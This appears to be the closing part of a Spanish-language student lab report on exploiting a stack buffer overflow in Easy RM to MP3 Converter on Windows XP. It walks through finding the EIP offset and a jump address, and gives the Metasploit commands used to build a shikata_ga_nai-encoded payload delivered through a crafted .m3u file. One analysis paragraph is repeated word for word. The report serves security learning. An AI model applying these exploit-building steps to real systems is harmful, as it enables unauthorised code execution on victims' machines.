
```

Ingresamos a la herramienta metasploit esta vez en backtrack 5 r3 y ejecutamos los siguientes comandos: msfconsole, use windows/exec, set cmd tron (para esta ocasión usamos el .exe de un archivo .asm), set EXITFUNC seh,show options, generate -e x86/shikata_ga_nai -i -t perl.


El resultado es un payload en lenguaje perl para nuestro exploit, este payload se repitio varias veces para ser exactos 11 veces para encontrar el adecuado y ejecutar nuestro archivo .asm.



Luego procedemos a ensamblar nuestro codigo ensamblador en nuestra maquina virtual de windows 7 para poder generar el .exe de nuestro .asm.



Posteriormente este .exe de nuestro archivo tron.asm lo colocamos en la ruta de system32 /calc, luego abrimos la aplicación Easy RM to mp3 converter y arrastramos nuestro exploit y comprobamos que nos ejecuta nuestro código .asm



ANÁLISIS

Antes de comenzar fue necesaria la instalación de cierto elementos, tales como: un sistema de virtualización, windows xp, immunity debugger, windbg y la aplicación easy rm to mp3 convert.

Así como un sistema operativo linux, en específico BackTrack 5 R3 y Ubuntu, el cual fue de ayuda para la generación de archivos .m3u, así como la utilidad de la herramienta metasploit, el cual fue utilizado para proporcionar información sobre las vulnerabilidades.

Retomando desde el desbordamiento de pila al generar entre 25000 y 30000 caracteres; esto hizo llegar a la conclusión de que dentro de este rango se encontraba el fin de la pila. El siguiente paso a seguir fue el de la obtención exacta del fin de la pila, la cual se obtuvo utilizando la herramienta metasploit, esto por medio de la generación de 5000 caracteres distintos, los cuales se colocaron junto con los 25000 caracteres repetidos y se ejecuto este código en la aplicación mp3. Esto con el fin de obtener la dirección EIP, (esta dirección se encuentra en Little-Endian) la cual es de gran importancia debido a que de esta se utiliza luego para la obtención de la posición exacta en la pila.

Una vez obtenido este dígito, se tomaron los 25000 caracteres generados anteriormente y se le sumó a esta cantidad el dígito obtenido de la herramienta metasploit. Dando así, el tamaño total de la pila.

Una vez obtenido este dígito, se tomaron los 25000 caracteres generados anteriormente y se le sumó a esta cantidad el dígito obtenido de la herramienta metasploit. Dando así, el tamaño total de la pila.

Esto se pudo comprobar luego por medio de la generación de un archivo donde se poseía una cadena de un carácter con una longitud del tamaño de la pila, luego una cadena de 4 caracteres y otra cadena distinta con varios más caracteres. Con lo que se pudo ver en el registro como este se llenaba únicamente con los 4 caracteres, mostrando que efectivamente era el fin correcto de la cola.

Una vez obtenido el tamaño de la cola, se procedió a determinar la dirección dll a la que saltaba el programa mp3. Esto con el fin de determinar la posición de salto e introducción nuestro exploit y demostrar la vulnerabilidad de aplicación. Se tomaron las direcciones de memoria que poseía el salto y se validó que no fuesen nulas y que fuesen estáticas.

Y para finalizar, se introdujo un ejecutable de un ensamblador dentro de System32, y se verificó su existencia dentro de BackTrack, a lo que se prosiguió a generar cadenas de código hexadecimal en metasploit y a generar archivos .m3u para luego determinar el correcto dentro de la aplicación mp3.

Gracias a esto fue posible comprobar la existencia de las vulnerabilidades dentro de aplicaciones como es el caso del mp3 en windows xp.

REFERENCIAS

- Immunity Debugger. (s. f.). Recuperado 20 de octubre de 2022, de <https://www.immunityinc.com/products/debugger/>
- Easy RM to MP3 Converter. (2019, 13 febrero). Softonic. Recuperado 20 de octubre de 2022, de <https://easy-rm-to-mp3-converter.en.softonic.com/>
- win_xp_pro directory listing. (s. f.). Recuperado 20 de octubre de 2022, de https://archive.org/download/win_xp_pro
- WineHQ. (s. f.). Copyright WineHQ.org All Rights Reserved. Recuperado 20 de octubre de 2022, de <https://appdb.winehq.org/objectManager.php?sClass=version>
- Corelan. (2011). Exploit writing tutorial. <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>
- Backtrack-linux. (s. f.). Recuperado 20 de octubre de 2022, de <https://www.backtrack-linux.org/>
- <https://www.youtube.com/watch?v=wmnr2KhArZk>
- <https://www.youtube.com/watch?v=F2p9fD6YiKI&t=1268s>